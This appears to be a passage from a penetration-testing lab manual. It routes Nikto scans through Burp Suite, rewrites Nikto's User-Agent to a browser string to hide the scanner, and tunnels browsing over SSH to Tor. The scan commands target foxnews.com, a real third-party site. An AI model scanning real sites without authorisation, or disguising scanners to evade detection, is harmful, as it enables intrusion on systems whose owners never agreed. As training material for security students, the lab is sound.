# PROXY STUFF
#####
PROXYHOST=127.0.0.1
PROXYPORT=8080
#PROXYUSER=proxyuserid
#PROXPASS=proxypassword
```

If we run Nikto we can see what the user agent looks like.

```
strategicsec@ubuntu: ~/toolz/nikto-2.1.1
strategicsec@ubuntu:~/toolz/nikto-2.1.1$ perl nikto.pl -h foxnews.com -useproxy
- Nikto v2.1.1
-----
```

burp intruder repeater window about
target proxy spider scanner intruder repeater sequencer decoder
intercept options history
request to http://foxnews.com:80 [23.62.63.144]
forward drop intercept is on action
raw headers hex

```
GET http://foxnews.com:80/ HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/4.75 (Nikto/2.1.1) (Evasions:None) (Test:Proxy Check)
Host: foxnews.com
```



Now to modify Nikto's User-Agent to do this we need the "mechanize.rb" rubygem. If you are on Fedora you can simply use yum to install it. If not you can download it at (<http://mechanize.rubyforge.org>) or use the command:

```
sudo gem install mechanize
```

If you've installed it via gem install then navigate to the folder:
"/usr/lib/gems/1.8/gems/mechanize-2.5.1/lib/"

```
AGENT_ALIASES = {
  'Mechanize' => "Mechanize/#[VERSION] Ruby#[ruby_version] (http://github.com/tenderlove/mechanize/)",
  'Linux Firefox' => 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.1) Gecko/20100122 firefox/3.6.1',
  'Linux Konqueror' => 'Mozilla/5.0 (compatible; Konqueror/3; Linux)',
  'Linux Mozilla' => 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.4) Gecko/20030624',
  'Mac FireFox' => 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6',
  'Mac Mozilla' => 'Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.4a) Gecko/20030401',
  'Mac Safari 4' => 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_2; de-at) AppleWebKit/531.21.8 (KHTML, like Gecko) Version/4.0.4 Safari/531.21.10',
  'Mac Safari' => 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/534.51.22 (KHTML, like Gecko) Version/5.1.1 Safari/534.51.22',
  'Windows IE 6' => 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)',
  'Windows IE 7' => 'Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)',
  'Windows IE 8' => 'Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727)',
  'Windows IE 9' => 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)',
  'Windows Mozilla' => 'Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.4b) Gecko/20030516 Mozilla Firebird/0.6',
  'iPhone' => 'Mozilla/5.0 (iPhone; U; CPU like Mac OS X; en) AppleWebKit/420+ (KHTML, like Gecko) Version/3.0 Mobile/1C28 Safari/419.3',
}
```

In the mechanized.rb file you can see the different user agents. From this list we need to make a separate user-agent.txt file. You may want to clean it up a little bit.

```
user-agent.txt ✘
'Linux Firefox' => 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.1) Gecko/20100122 firefox/3.6.1',
'Linux Konqueror' => 'Mozilla/5.0 (compatible; Konqueror/3; Linux)',
'Linux Mozilla' => 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.4) Gecko/20030624',
'Mac FireFox' => 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6',
'Mac Mozilla' => 'Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.4a) Gecko/20030401',
'Mac Safari 4' => 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_2; de-at) AppleWebKit/531.21.8 (KHTML, like Gecko) Version/4.0.4 Safari/531.21.10',
'Mac Safari' => 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/534.51.22 (KHTML, like Gecko) Version/5.1.1 Safari/534.51.22',
'Windows IE 6' => 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)',
'Windows IE 7' => 'Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)',
'Windows IE 8' => 'Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727)',
'Windows IE 9' => 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)',
'Windows Mozilla' => 'Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.4b) Gecko/20030516 Mozilla Firebird/0.6',
'iPhone' => 'Mozilla/5.0 (iPhone; U; CPU like Mac OS X; en) AppleWebKit/420+ (KHTML, like Gecko) Version/3.0 Mobile/1C28 Safari/419.3',
```



Now we have to can change the user-agent. Go into Burp and navigate to Proxy -> Options and scroll down to “Match and Replace.”

match and replace

type	match	replace	edit	remove	up	down
<input checked="" type="checkbox"/> request header	<code>^User-Agent.*\$</code>	Mozilla/5.0 (Macintosh; U...				
<input type="checkbox"/> request header	<code>^If-Modified-Since.*\$</code>					
<input type="checkbox"/> request header	<code>^If-None-Match.*\$</code>					
<input type="checkbox"/> request header	<code>^Referer.*\$</code>					
<input type="checkbox"/> response hea...	<code>^Set-Cookie.*\$</code>					

request h... ▾ add

Just copy and paste in the user-agent information from your user-agent.txt file. I am going to use the Mac Firefox user-agent.

match and replace

type	match	replace	edit	remove	up	down
<input checked="" type="checkbox"/> request header	<code>^User-Agent.*\$</code>	Mozilla/5.0 (Macintosh; U...				
<input type="checkbox"/> request header	<code>^If-Modified-Since.*\$</code>					
<input type="checkbox"/> request header	<code>^If-None-Match.*\$</code>					
<input type="checkbox"/> request header	<code>^Referer.*\$</code>					
<input type="checkbox"/> response hea...	<code>^Set-Cookie.*\$</code>					

request h... ▾ ^User-Agent.*\$ ecko/20100115 Firefox/3.6 update

Make sure that the request header box is checked. Now run Nikto again.



```
strategicsec@ubuntu: ~/toolz/nikto-2.1.1
strategicsec@ubuntu:~/toolz/nikto-2.1.1$ perl nikto.pl -h foxnews.com -useproxy
- Nikto v2.1.1
```

The screenshot shows the Burp Suite interface. At the top, there's a terminal window with the command: `perl nikto.pl -h foxnews.com -useproxy`. Below it is the Burp Suite main window. The tabs at the top are: burp, intruder, repeater, window, and about. Under the intruder tab, the sub-tabs are: target, proxy, spider, scanner, intruder, repeater, sequencer, decoder, and comparer. The 'intruder' tab is highlighted. Below these tabs, there are four buttons: forward, drop, intercept is on (which is highlighted), and action. Underneath these buttons, there are three tabs: raw, headers (which is highlighted), and hex. The main content area shows a network request to `http://foxnews.com:80 [72.247.242.8]`. The raw request is displayed as:

```
GET http://foxnews.com:80/ HTTP/1.1
Connection: Keep-Alive
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6
Host: foxnews.com
```

Once you navigate to a web page, you should see the activity under the “Proxy” tab and then under the “Intercept” tab:



Lab 13: Tor Through and SSH Tunnel

Before we get started we need to make sure that TOR is using the default port and listen-address. Navigate to /etc/tor and open up the torrc file. You should see.

```
## Replace this with "SocksPort 0" if you plan to run Tor only as a
## relay, and not make any local application connections yourself.
SocksPort 9050 # what port to open for local application connections
SocksListenAddress 127.0.0.1 # accept connections only from localhost
#SocksListenAddress 192.168.0.1:9100 # listen on this IP:port also
```

SocksPort 9050
SocksListenAddress 127.0.0.1

If your torrc file looks like this then we can go on. This next step depends on whether you are using openssh or putty. If your using openssh, then this step is pretty easy.

Let's say you have two machines, Host1 and Host2. Host2 will be the PC that you're wanting to route traffic from and Host1 is the PC that is running Tor. From Host2, run:

```
ssh -L 9050:127.0.0.1:9050 user@Host1
```


```
strategicsec@host2: ~
strategicsec@host2:~$ ssh -L 9050:127.0.0.1:9050 strategicsec@192.168.1.18
strategicsec@192.168.1.18's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Aug 27 18:49:28 2012 from ubuntu-2.local
strategicsec@host1:~$
```




Now that we've logged in, the tunnel is active. So if we connect to localhost:9050, a local connection to our other machine (Host2) will be established. We will get redirected to our Linux machine through an encrypted ssh-tunnel. If we configure Firefox on Host2 to use 127.0.0.1:9050 as a SOCKS proxy, our traffic will be tunneled through the SSH tunnel to Host1 and out over Tor.






The procedure on your Windows machine is pretty much the same, just more GUI based. First, open up PuTTY.






We need to configure our connection. Navigate to Connection -> SSH -> Tunnels






For the “Source Port” enter 9050 and for the “Destination” put 127.0.0.1:9050 and finally click “Add”.





Now go to Session and enter the IP address of Host1 under “Host Name (or IP Address)”. Click “Open”.






Login using the username and password of Host1.

```
192.168.1.18 - PuTTY
login as: strategicsec
strategicsec@192.168.1.18's password: █
```




Now that you've set up PuTTY, install “foxyproxy” for Firefox and add a new proxy.






Under “Select Mode”, choose “Use Proxy 127.0.0.1 for all URL’s”.



There is a problem doing this. By default Firefox uses your local DNS, even if you use SOCKS. So you have to tell Firefox to request everything through SOCKS. To do this open a new tab in Firefox and type “about:config” in the filter field type in “network.proxy.socks_remote_dns” If this value is not to set “true” set it to “true” Now check if your surfing anonymously.





If everything goes right, your traffic will be forwarded over the SSH tunnel to Host1 and out through Tor.

Irongeek.com 96.47.226.21
Hello
Tor
User
:(

bolobolo2.torservers.net

Mozilla/5.0 (Windows NT 6.1; WOW64;
